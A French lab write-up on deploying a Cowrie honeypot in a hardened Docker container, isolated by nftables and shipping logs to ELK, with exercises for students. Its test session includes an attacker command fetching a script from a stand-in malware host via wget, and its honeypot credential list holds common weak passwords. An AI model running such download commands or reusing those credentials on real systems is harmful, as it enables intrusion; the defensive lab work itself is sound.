


TP 3 — Déployer Cowrie

Honeypot conteneurisé, isolé par nftables, logs vers ELK

MACHINE 192.168.1.63 — ce qui tourne réellement



Internet : aucune exposition (phase 1) — ports 22/23 restreints aux sources du LAN

Particularité de ce TP. Les manipulations ont été exécutées sur la machine, et les résultats réels sont donnés. Il te sert donc à la fois de compte rendu de ce qui tourne et d'exercice : chaque section se termine par des questions et des commandes de vérification à refaire toi-même.

0. Le problème corrigé avant de commencer

Ce qui s'était passé le 24 septembre. La machine a redémarré. Au démarrage, `nftables.service` a rechargé `/etc/nftables.conf` : `policy drop` en sortie, et aucune règle 80/443 — parce que ces règles n'existaient qu'**en mémoire**. L'accès SSH d'administration, lui, était dans le fichier : il a survécu. C'est la sortie HTTPS de la machine qui était coupée.

La leçon technique

Une règle posée avec `nft add rule` vit uniquement dans le noyau. Elle disparaît à tout rechargement et à tout redémarrage. **Seul ce qui est écrit dans un fichier lu par le service survit.**

La leçon de conception, plus importante

Le cahier des charges initial disait : « *que seules les choses qui sortent sur mon **réseau local** soient les logs à envoyer à ELK* ». Fermer aussi la sortie **Internet de l'hôte** était une extension non demandée, et elle coûtait plus qu'elle ne rapportait.

Menace	Où elle se produit	Ce qui la contient
Cowrie compromis, l'attaquant rebondit	dans le conteneur	chaîne forward — c'est là que tout se joue
L'hôte lui-même compromis	sur l' hôte	scénario bien plus improbable ; fermer sa sortie casse les mises à jour et l'administration à distance pour un gain marginal

Nouvelle répartition, qui respecte le cahier des charges à la lettre :

Destination	Hôte (output)	Conteneurs (forward)
LAN 192.168.1.0/24 + IPv6 locales	DROP , sauf 192.168.1.35:5044	DROP , sauf 192.168.1.35:5044
Internet 80/443	ouvert (apt, docker pull, administration)	DROP
Tout le reste	DROP + journalisation	DROP + FWD-CONTAINER-DROP

Exo 0.1 — Vérifier par toi-même

```
sudo nft list ruleset | grep -E 'policy|daddr 192.168.1'
sudo systemctl reload nftables      # l'opération qui coupait tout : elle doit être sans effet
sudo nft list ruleset | grep -c 'policy drop'      # doit afficher 3
```

Deux scripts de secours ont été installés

Commande	Effet
<code>sudo fw-panic</code>	Vide tout le filtrage et arrête le service. À utiliser si le pare-feu bloque un accès dont tu as besoin.
<code>sudo fw-restore</code>	Revalide <code>/etc/nftables.conf</code> puis recharge.

1. Installer Docker sans casser le pare-feu

Docker écrit ses propres règles de filtrage. Deux pièges avaient été identifiés au TP 2 ; ils sont ici vérifiés pour de vrai.

Ce que Docker ajoute

```
# AVANT
$ sudo nft list tables
table inet filter

# APRÈS (docker-ce 29.8.1)
table inet filter      <- la nôtre
table ip nat           <- redirections de ports (-p)
table ip filter        <- chaînes DOCKER, DOCKER-USER, DOCKER-ISOLATION
table ip6 nat
table ip6 filter
```

Les tables de Docker sont en famille ip et ip6, pas inet. Il les gère avec iptables-nft et nft affiche d'ailleurs un avertissement : table ip nat is managed by iptables-nft, do not touch !

Piège 1 — flush ruleset détruit les tables de Docker

Le fichier a été corrigé avant l'installation :

```
# AVANT (dangereux)      # APRÈS (correct)
flush ruleset            table inet filter
                        flush table inet filter
```

La ligne `table inet filter` seule crée la table si elle n'existe pas encore : sans elle, le `flush` table échouerait au tout premier démarrage.


Exo 1.1 — Le tester

```
sudo systemctl reload nftables
sudo nft list tables | wc -l      # doit toujours afficher 5 : Docker a survécu
sudo docker ps                  # cowrie doit toujours tourner
```

Résultat obtenu : 5 tables, conteneur intact. *Question* : que se serait-il passé avec `flush ruleset` ? Refais l'essai dans une VM jetable si tu veux le voir.

Piège 2 — le DNAT décale les ports

Chemin d'un paquet d'attaque, et où le pare-feu le voit



Docker réécrit le port de destination en prerouting, donc avant la chaîne forward.

Un `-p 22:2222` crée une traduction d'adresse dans `prerouting`, qui s'exécute **avant** `forward`. Quand notre chaîne voit le paquet, le port de destination a déjà changé.

```
define COWRIE_PORTS = { 22, 23 }      # ports publiés, vus du réseau
define COWRIE_CPORTS = { 2222, 2223 } # ports DANS le conteneur, vus par forward

chain forward {
    ip saddr $LAN ip daddr $DOCKER_NET tcp dport $COWRIE_CPORTS ct state new accept
}
```

Une règle `tcp dport 22` dans `forward` ne matcherait **jamais**, et le plus déroutant est que Cowrie fonctionnerait quand même — parce que Docker installe ses propres règles permissives. On croirait sa règle utile alors qu'elle ne sert à rien.

2. Déployer Cowrie

Pourquoi un conteneur

- **Cloisonnement** : Cowrie est, par construction, le logiciel le plus exposé de la machine. Un conteneur ajoute une frontière entre lui et l'hôte.
- **Trafic identifiable** : tout ce qui vient d'une adresse en 172.16.0.0/12 est, par définition, du trafic de conteneur. Cela rend la règle de pare-feu simple et lisible.
- **Remise à zéro** : docker compose down && up rend un honeypot neuf.

La configuration retenue

```
# /opt/cowrie/etc/cowrie.cfg (extraits)
[honeypot]
hostname = srv-prod-01          # nom crédible : on ne s'appelle pas "honeypot"
ttylog = true                   # enregistre les sessions pour les rejouer
download_limit_size = 10485760  # 10 Mo max par fichier récupéré
auth_class = UserDB             # identifiants acceptés définis dans userdb.txt
backend = shell                 # shell émulé, RIEN n'est réellement exécuté

[ssh]
listen_endpoints = tcp:2222:interface=0.0.0.0
version = SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.4    # fausse bannière
```

Détail qui compte : la fausse bannière annonce OpenSSH_8.9p1 alors que le vrai serveur SSH de la machine annonce OpenSSH_9.6p1. Un attaquant qui scanne les deux ports voit deux versions différentes — c'est un indice qui peut trahir le honeypot. *Question* : vaut-il mieux aligner les deux bannières, ou laisser une version plus ancienne, plus attirante pour un robot ? Les deux stratégies se défendent ; argumente.

Les identifiants acceptés

AuthRandom (accepte après un nombre aléatoire d'essais) a d'abord été essayé, mais il rend les tests non reproductibles. Une base explicite a été retenue :

```
# /opt/cowrie/etc/userdb.txt      format : utilisateur:uid:mot_de_passe
root:x:123456
root:x:admin
root:x:toor
admin:x:admin
pi:x:raspberry
root:x:!*          # tout le reste est refusé
```

Ce sont les couples que les robots testent en premier. *Question* : pourquoi accepter des identifiants **faibles mais pas tous** ? Que verrait-on dans les journaux si l'on acceptait n'importe quoi ?

Le durcissement du conteneur

```
# /opt/cowrie/docker-compose.yml (extraits)
read_only: true          # système de fichiers non inscriptible
tmpfs: [ /tmp, /cowrie/.../var/run ]
cap_drop: [ ALL ]        # aucune capacité privilégiée
security_opt: [ no-new-privileges:true ]
pids_limit: 200          # contre les bombes à fourche
mem_limit: 512m
```

L'image officielle tourne déjà en 999:999, donc sans privilège, et n'embarque aucun interpréteur de commandes — ce qu'on peut vérifier :

```
$ sudo docker exec cowrie sh
OCI runtime exec failed: exec: "sh": executable file not found in $PATH
```

Question : en quoi l'absence de shell dans l'image complique-t-elle la tâche d'un attaquant qui aurait réussi à s'échapper de l'émulation ?

3. Vérifier que ça marche

Les deux bannières

```
$ nc 192.168.1.63 22 | head -1
SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.4      <- Cowrie (faux)

$ nc 192.168.1.63 2727 | head -1
SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.19   <- le vrai serveur
```

Une session complète d'attaquant

```
$ sshpass -p '123456' ssh root@192.168.1.63 'uname -a; id; wget http://malware.example/x.sh; ls /'

Linux srv-prod-01 6.1.0-21-amd64 #1 SMP Debian 6.1.90-1 (2024-05-03) x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
--2026-09-26 18:38:00-- http://malware.example/x.sh
Resolving malware.example... failed: Temporary failure in name resolution.
bin boot dev etc home lib ...
```

Trois choses se lisent dans cette sortie. L'attaquant croit être **root** sur un serveur Debian nommé `srv-prod-01` : c'est entièrement simulé, aucune commande n'a été exécutée. Et son `wget` échoue — **parce que le pare-feu interdit au conteneur de sortir**. L'URL est tout de même enregistrée : c'est l'information qui nous intéresse, sans avoir à télécharger le logiciel malveillant.

Ce que Cowrie a enregistré

```
$ sudo tail /opt/cowrie/var/log/cowrie/cowrie.json | jq -r .eventid

cowrie.session.connect      depuis 192.168.1.63
cowrie.client.version       SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.19
cowrie.login.failed         root / admin123
cowrie.login.success        root / 123456
cowrie.command.input        uname -a; id; wget http://malware.example/x.sh
cowrie.session.closed
```

Et l'enregistrement de la session, rejouable image par image :

```
$ ls /opt/cowrie/var/lib/cowrie/tty/
f03087af4bf663b4e7f55b835a6677a1ab3876e0fa62c8ebb1023204ba5d2063
```

Exo 3.1 — Rejouer une session

Cowrie fournit `playlog` pour rejouer un enregistrement en temps réel. Trouve-le dans le conteneur et rejoue la session ci-dessus. *Question* : en quoi une vidéo de la session apporte-t-elle plus qu'une liste de commandes ?

Le test d'isolation — le plus important

Tests d'isolation réalisés depuis l'intérieur du réseau du conteneur



Chaque refus est tracé : `dmesg | grep FWD-CONTAINER-DROP`

Tests menés depuis un conteneur placé sur le même réseau Docker que Cowrie.

```
$ sudo docker run --rm --network cowrie_default alpine sh -c '...'
-> 192.168.1.254 (box) : BLOQUE
-> 192.168.1.33 (PC admin) : BLOQUE
-> 192.168.1.63:2727 (SSH) : BLOQUE
-> 1.1.1.1:443 (Internet) : BLOQUE
-> 192.168.1.35:5044 (ELK) : autorisé (VM éteinte)
```

```
$ sudo dmesg | grep FWD-CONTAINER-DROP | tail -3
172.18.0.3 -> 192.168.1.33 (DPT=22)
172.18.0.3 -> 1.1.1.1 (DPT=443)
```


C'est la preuve que tout le projet cherchait à obtenir. Un attaquant qui prendrait le contrôle du conteneur ne peut joindre ni la box, ni ton poste, ni le vrai serveur SSH, ni Internet. Une seule destination lui reste : le collecteur de journaux. Et chacune de ses tentatives est enregistrée.

Exo 3.2 — Le refaire

Relance le test ci-dessus, puis ajoute une destination de ton choix (une autre VM, un service de ton réseau). Vérifie que la ligne correspondante apparaît bien dans `dmesg`. *Question* : pourquoi le test est-il fait depuis un conteneur **de test** et non depuis Cowrie ?

4. Expédier les journaux vers ELK

Le trajet d'un événement, de l'attaquant au tableau de bord



Filebeat tourne sur l'hôte, pas dans le conteneur : il lit le fichier par le volume partagé.

Des deux architectures envisagées au TP 1, c'est la **voie A** qui a été retenue : Cowrie écrit un fichier, Filebeat le lit depuis l'hôte et l'expédie à Logstash sur le port 5044. Conséquence pour le pare-feu : c'est un processus de l'**hôte** qui ouvre la connexion, donc la règle vit dans output, pas dans forward.

```
# /etc/filebeat/filebeat.yml (extraits)
filebeat.inputs:
  - type: filestream
    id: cowrie-json
    paths: [ /opt/cowrie/var/log/cowrie/cowrie.json ]
    parsers:
      - ndjson: { target: "", overwrite_keys: true }
      fields: { honeypot: cowrie, sensor_host: k8sking }
      fields_under_root: true

output.logstash:
  hosts: ["192.168.1.35:5044"]
```

Le greffon ndjson est important : sans lui, Filebeat enverrait chaque ligne comme un bloc de texte. Avec lui, chaque champ de Cowrie (src_ip, username, input...) devient un champ interrogeable dans Kibana. C'est la différence entre lire des journaux et les analyser.

État actuel

Élément	État
Filebeat installé et activé	oui — version 8.19.22
Fichier Cowrie suivi	oui — présent dans le registre (/var/lib/filebeat/registry)
Connexion à Logstash	en attente — la VM 192.168.1.35 n'est pas encore allumée
Règle de pare-feu	validée — aucun OUT-DR0P vers .35

Filebeat réessaie indéfiniment et conserve sa position dans le fichier : aucun événement ne sera perdu à l'allumage de la VM.

Exo 4.1 — Côté ELK, quand la VM sera prête

Il faut une entrée beats dans Logstash. Squelette à compléter :

```

input { beats { port => 5044 } }
filter {
  # les champs de Cowrie sont déjà séparés grâce au parseur ndjson.
  # à faire : renommer src_ip en source.ip (convention ECS),
  #          enrichir avec geoip, typer le timestamp.
}
output { elasticsearch { hosts => ["localhost:9200"] index => "cowrie-%{+YYYY.MM.dd}" } }

```

Questions : pourquoi un index daté par jour ? Que faut-il prévoir pour que l'index ne grossisse pas indéfiniment (indice : *Index Lifecycle Management*) ? Faut-il chiffrer la liaison 5044 alors qu'elle reste dans ton réseau local ?

Exo 4.2 — Les tableaux de bord à construire

- Les 10 couples identifiant / mot de passe les plus tentés.
- Carte des adresses sources (nécessite le filtre geoip) — utile seulement en phase 2.
- Les commandes les plus fréquentes après une connexion réussie.
- Les URL de téléchargement tentées : c'est l'indicateur le plus précieux, il révèle l'infrastructure utilisée.

5. Durcir l'hôte

fail2ban — et ce qu'il ne doit surtout pas surveiller

```
# /etc/fail2ban/jail.local
[DEFAULT]
backend = systemd
banaction = nftables[type=allports]
ignoreip = 127.0.0.1/8 ::1 192.168.1.33
bantime = 1h
maxretry = 4

[sshd]
enabled = true
port = 2727          # le VRAI serveur SSH, pas le honeypot
```

Le point à ne pas rater : fail2ban ne doit **jamais** surveiller les ports 22 et 23. Les attaques qui y arrivent sont exactement ce qu'on cherche à collecter. Bannir ces adresses reviendrait à saborder le honeypot. Un seul service est surveillé : le vrai SSH sur 2727.


banaction = nftables fait écrire fail2ban dans une table f2b-table distincte, créée au premier bannissement. Elle coexiste avec la nôtre : un paquet doit être accepté par les deux.

Ce qui a été vérifié

Test	Résultat
systemctl reload nftables	session préservée, les 5 tables Docker survivent
systemctl restart docker	Cowrie remonte, l'isolation tient toujours
fail2ban-client status sshd	jail actif sur le port 2727
Cowrie depuis le LAN	bannière factice, session capturée, TTY enregistré
Conteneur vers LAN et Internet	bloqué et journalisé

La défense en profondeur obtenue

Défense en profondeur : si une couche cède, la suivante tient



L'attaquant commence tout en haut. Il lui faut franchir les cinq.

Cinq couches indépendantes. Aucune n'est suffisante seule ; ensemble elles rendent l'exploitation très coûteuse.

6. Passer en phase 2 : l'exposition sur Internet

Ne fais cette étape que lorsque la chaîne complète fonctionne, ELK compris. Une fois exposé, tu recevras des tentatives de connexion en quelques minutes, et en continu. Il faut être capable de les regarder, sinon l'exercice n'a pas d'intérêt.

Le point de vigilance numéro un : l'IPv6

Ta machine possède une adresse IPv6 **publique** (2a01:e0a:abe:f8e0:...). En IPv6 il n'y a pas de traduction d'adresses : elle est routable depuis Internet. C'est pourquoi les règles d'entrée de Cowrie ont été restreintes aux sources du réseau local dès maintenant :

```
ip saddr $LAN tcp dport $COWRIE_PORTS ct state new accept
ip6 saddr $LAN6 tcp dport $COWRIE_PORTS ct state new accept
```

Sans ces restrictions de source, Cowrie aurait été exposé à Internet **dès son démarrage**, en IPv6, sans aucune redirection de port sur la box, et sans que rien ne le signale. C'est le genre d'exposition involontaire qui ne se remarque qu'en lisant ses journaux.

Marche à suivre le moment venu

1. Retirer les deux restrictions saddr ci-dessus, et la même dans la chaîne forward.
2. Sur la Freebox : redirection de port WAN 22 → 192.168.1.63:22 (et 23 si tu veux le Telnet).
3. Décider pour l'IPv6 : soit tu ouvres aussi (plus de trafic, plus réaliste), soit tu restes en IPv4 seul pour garder la maîtrise.
4. Vérifier depuis l'extérieur de ton réseau : `nmap -p 22,23 <ton IP publique>`.
5. Surveiller le volume : `du -sh /opt/cowrie/var/`. Sur un port 22 exposé, on compte plusieurs milliers de tentatives par jour.

Exo 6.1 — Questions à te poser avant d'ouvrir

1. Ton opérateur autorise-t-il l'hébergement d'un service exposé ? Que dit ton contrat ?
2. Que se passe-t-il si un attaquant utilise ton honeypot comme relais ? (Regarde de nouveau la chaîne forward — la réponse doit être « rien », et tu dois pouvoir le démontrer.)
3. Combien de temps conserves-tu les journaux ? Les adresses IP collectées sont des données à caractère personnel.
4. Comment sauras-tu que ton honeypot est tombé ? (Aucune supervision n'est en place à ce stade.)

7. Ce qu'il reste

#	Tâche	Qui
1	Allumer la VM ELK, installer Logstash avec l'entrée beats port 5044	toi
2	Vérifier l'arrivée des événements, construire les tableaux de bord (exo 4.2)	toi
3	Redémarrer la machine et vérifier que toute la pile remonte	toi — un redémarrage coupe ma session
4	Superviser le honeypot (alerte s'il tombe)	à définir
5	Rotation et durée de conservation des journaux	à définir
6	Exposition Internet (phase 2)	quand 1 et 2 sont faits

Où en est le projet. Le pare-feu est en liste blanche sur les trois chaînes et survit aux rechargements comme aux redémarrages de Docker. Cowrie tourne, capture les identifiants, les commandes et les sessions. Son conteneur est démontré incapable d'atteindre quoi que ce soit d'autre que le collecteur de journaux. Il manque le maillon final : la VM ELK.